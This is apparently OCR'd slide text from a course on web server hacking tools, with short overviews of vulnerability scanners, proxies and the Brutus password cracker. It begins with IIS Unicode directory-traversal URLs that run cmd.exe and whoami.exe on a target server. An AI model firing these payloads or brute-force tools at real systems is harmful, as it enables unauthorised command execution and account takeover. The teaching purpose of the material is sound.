
http://victim.com/scripts/..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\Winnt\system32\Logfiles\W3SVC1

Other Unicode Exploitations

http://192.168.1.200/scripts/..%c0%af../..%c0%af../..%c0%af../winnt/system32/whoami.exe

http://192.168.1.200/scripts/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\

N-Stalker Scanner 2009




N-Stalker Scanner 2009 is an impressive Web vulnerability scanner that scans over 18000 HTTP security issues.

Scanner writes scan results to RTF or PDF reports

N-Stalker is often used by security companies for penetration testing and Web system auditing.


NTOSpider

- Completely Automated Assessment
- Dynamically Identifies and Retrieves All Site Content
- JavaScript (Dynamic Content) Assessment
- Safe to Scan Production Environments
- Identifies Vulnerabilities and Site Exposure
- Detailed Remediation Recommendations
- HTML Reports with Flexible XML Data



www.ntobjectives.com

HTTrack Website Copier



Wikto Web Assessment Tool

3 Main Features

Google Hack section

- The Google Hack section is pretty straight forward. Johnny Long told me he will make the GHDB (Google hack database) publicly available for download. With this in mind, Wikto now supports the DB, and can do all tests automatically. The setup is rather straight forward:

Back-End miner

- The Back-End miner section is used to find interesting files and directories on a web server.

Wikto CGI checker


- The Wikto tool tries to provide the same functionality as Nikto.

AI/Fuzzy logic

- Wikto has a small checkbox in the Wikto and Back-End section named "Use AI'. This checkbox dramatically changes the way that Wikto works. If this checkbox is unchecked, Wikto will use standard error codes to determine if a file or directory is present. In the Back-End section of the tool, these error codes can be manually set. The Nikto-like section codes are determined by what ever is contained in the Nikto scan database (usually 200).


SiteDigger v3.0

SiteDigger 3.0 searches Google's cache to look for vulnerabilities, errors, configuration issues, proprietary information, and interesting security nuggets on web sites. From Foundstone.




Paros Proxy

A HTTP/HTTPS proxy for assessing a web application vulnerability. It supports editing/viewing HTTP messages on-the-fly with spiders, client-certificate, proxy-chaining, filtering and intelligent vulnerability scanning.



Burp Proxy

Burp proxy: Is used to intercept data before it is sent to the server . It also works with SSL.



Brutus


Brutus is a generic password guessing tool that cracks various authentication.

Brutus can perform both dictionary attacks and brute-force attacks where passwords are randomly generated from a given character.

Brutus can crack the following authentication types:

HTTP (Basic authentication, HTML Form/CGI); POP3; FTP; SMB; Telnet


There are similar tools such as WebCracker and Munga Bunga



http://www.hoobie.net/brutus/

Dictionary Maker

You can download dictionary files from the Internet or generate your own.

